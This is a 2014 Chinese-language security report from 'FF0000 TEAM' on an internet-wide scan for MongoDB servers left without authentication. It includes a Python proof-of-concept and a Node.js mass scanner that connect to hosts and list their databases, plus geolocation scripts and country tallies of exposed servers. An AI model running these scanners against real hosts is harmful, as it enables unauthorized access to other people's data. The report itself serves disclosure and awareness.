Mongodb unauthorized access vulnerability global probing report

- Mongodb未授权访问漏洞全网探测报告

```
[+] Author: f1,2,4
[+] Team: FF0000 TEAM <http://www.ff0000.cc>
[+] From: HackerSoul <http://www.hackersoul.com>
[+] Create: 2014-12-10
```


0. Introduction

Mongodb遭受到的攻击类型比较少，在一些漏洞平台所发布的Mongodb漏洞都是一些未授权访问。在乌云上也有近100个这样的案例（这只是一部分数据），于是我们便想探测下全世界的mongodb数据库放在公网上的到底有多少个可以未授权访问进数据库去查看数据呢？

Ohhhhh, it's crazy!

> *未授权访问漏洞成因：Mongodb在启动的时候提供了很多参数，如日志记录到哪个文件夹，是否开启认证等。造成未授权访问的根本原因就在于启动Mongodb的时候未设置 --auth 也很少会有人会给数据库添加上账号密码（默认空口令，它像一张白纸，需要管理员自己去涂写账号），使用默认空口令这将导致任何人无需进行账号认证就可以登陆到数据服务器。*

1. Domain list

全球使用Mongodb的有多少呢？我们首先在SHODAN上进行了搜索得到了57736的数值统计，随后我们又在ZoomEye上进行了搜索得到了53475的数值统计。现在我们陷入了一个尴尬，没有办法完全获得他们库中的数据，所以只能使用手中根据1.1.1.1~255.255.255.255 IP段进行反查的域名加已有IP来进行指纹探测，得到最终使用Mongodb的IP/域名，这是个难题。

我们将这些IP/域名列出后放到集群便开始了指纹探测，最终我们拿到了近40000个IP列表，虽然比他们差了些但起码也够用了，有了这份列表我们终于就能够轻松的进行后续的检测了。

2. Proof of Concept

检测脚本我们就直接使用1024编写的这个POC来进行检测【Mongodb 配置不当导致未授权访问漏洞 POC】：

```
#!/usr/bin/env python
# coding=utf-8

"""
Site: http://www.beebeeto.com/
Framework: https://github.com/ff0000team/Beebeeto-framework
"""

import pymongo
import urllib2
import urlparse
```

```
from baseframe import BaseFrame


class MyPoc(BaseFrame):
    poc_info = {
        # poc相关信息
        'poc': {
            'id': 'poc-2014-0194',
            'name': 'Mongodb 配置不当导致未授权访问漏洞 POC',
            'author': '1024',
            'create_date': '2014-12-10',
        },
        # 协议相关信息
        'protocol': {
            'name': 'http',
            'port': [28017],
            'layer3_protocol': ['tcp'],
        },
        # 漏洞相关信息
        'vul': {
            'app_name': 'Mongodb',
            'vul_version': ['*'],
            'type': 'Information Disclosure',
            'tag': ['Mongodb信息泄露漏洞', '默认空口令未授权访问漏洞', '27017/28017端口'],
            'desc': 'mongodb启动时未加 --auth选项，导致无需认证即可连接mongodb数据库，从而导致一系列安全问
题。',
            'references': ['N/A',
                           ],
        },
    }


    @classmethod
    def verify(cls, args):
        verify_url = args['options']['target']
        ip_addr = urlparse.urlparse(verify_url).netloc
        if args['options']['verbose']:
            print '[*] Connect mongodb: ' + ip_addr + ':27017'
        try:
            conn = pymongo.MongoClient(ip_addr, 27017, socketTimeoutMS=3000)
            dbname = conn.database_names()
            if dbname:
                args['success'] = True
                args['poc_ret']['vul_url'] = ip_addr + ':27017'
                args['poc_ret']['database_names'] = dbname
        except Exception, e:
            print str(e)
            args['success'] = False
            return args
        return args

    exploit = verify


if __name__ == '__main__':
    from pprint import pprint

    mp = MyPoc()
    pprint(mp.run())
```

正当准备开始扫描的时候，F4说他写好了node.js的POC脚本并且已经开始了探测：

```
// Get url list
var FilePath = "";
var lineread = require("line-reader");
var mongoose = require('mongoose');
function conn(host,callback){
    var databaseUrl = 'mongodb://'+host;
    var options = { server: { socketOptions: { connectTimeoutMS: 4000 }}};
    var db = mongoose.createConnection(databaseUrl, options);
    db.on('error', function(error) {
        //console.log(error)
        db.close();
        return;
    });
    db.once('open',function(){
        callback(host);
    })
    db.close();
}
lineread.eachLine(FilePath, function(line) {
    if(String(line)){
        conn(line,function(callback){
            console.log("Success : "+callback);
        });
    }
}).then(function () {
    console.log(FilePath+" Read Done!");
});
```

> *提醒：之所以我们没有使用28017端口进行探测漏洞是因为存在较高的误报，所以POC直接采取了创建与目标mongodb数据库的连接，判断是否成功来进行检测。*

3. Scan results

目标列表从最初的几千万缩小到<40000对效率来说是非常有意义的，所以10分钟后我们对这些目标已经完成了全部扫描，结果令我们惊讶：

```
[*] Start-date: 20141202-23:20
[*] End-date: 20141202-23:28

[*] Info
    [+] Target: 39818
    [+] Success: 7071

[*] Done
```

在扫描的39,818个IP中，我们发现7,071个存在未授权访问漏洞，这个比例高达：5.63%

4. IP location

在这39,818个IP中我们对其进行了去重，发现又减少了8,000多个，到最后的数据为：31,126。

为了能够友好的展示出影响效果，我们把这31,126个IP地址进行了地理位置探测，脚本：

```
#!/usr/bin/env python
# coding=utf8
# author=f1#ff0000team

import re
import sys
import json
import requests

reload(sys)
sys.setdefaultencoding('utf-8')


f_obj = open('./Port_27017','r')
f_content = f_obj.readlines()
for i in f_content:
    url = 'http://ip.taobao.com/service/getIpInfo.php?ip=%s' % i
    try:
        page_content = requests.get(url).text.encode('utf8')
    except:
        continue
    json_data = json.loads(page_content)
    ip = json_data['data']['ip'][:-1]
    country = json_data['data']['country']
    return_str = ip + ' --- ' + country + '\n'
    print return_str
    output = open('./port27017_aliip.txt', 'a+')
    output.write(return_str)
    output.close()
```

为了能够将这些数据方便的统计出来，F2编写了py进行处理：

```
#!/usr/bin/env python2
# encoding:utf8
# author:f2#ff0000team

# 去重
s = set()
fo1 = open('./port27017_aliip_1.txt', 'wb')
for eachLine in open('port27017_aliip.txt', 'rbU'):
    s.add(eachLine)
fo1.writelines(s)

# 统计
d = {}
for eachLine in s:
    ip, country = eachLine.strip().split('---')
    d[country] = d.get(country, 0) + 1
fo2 = open('port27017_aliip_2.txt', 'wb')
for x in sorted(d.iteritems(), key=lambda i: i[1], reverse=True):
    fo2.write(x[0]+'\t'+str(x[1])+'\n')
```

最终我们得到了这31,126个IP的国家统计数据：


- 美国 13496
- 德国 2513
- 中国 1663
- 俄罗斯 1317
- 荷兰 1001
- 英国 732

- 法国 449
- 罗马尼亚 360
- 加拿大 316
- 韩国 288
- 挪威 271
- 日本 256
- 瑞典 224
- 意大利 205
- 土耳其 200
- 其他

存在未授权访问漏洞的国家统计数据：

- 美国 4184
- 德国 499
- 荷兰 228
- 俄罗斯 211
- 英国 128
- 中国 120
- 法国 95
- 加拿大 93
- 韩国 60
- 其他

最终我们把他绘制成图像展示出来：



5. Evil hackers

面对着数以万计对你敞开大门的服务器，有些恶意攻击者就坐不住了，我们通过在本机的简单测试，发现能够很轻松的连接数据库并将数据远程发送到另外一台服务器上，以实现脱裤。

这样想法的攻击者会有很多，在之前的一些漏洞爆发后我们也见到过更加邪恶的黑客，他们最终被沦为金钱厉鬼。

最后，真挚的希望文章发出后能够减少诸如此类漏洞的存在。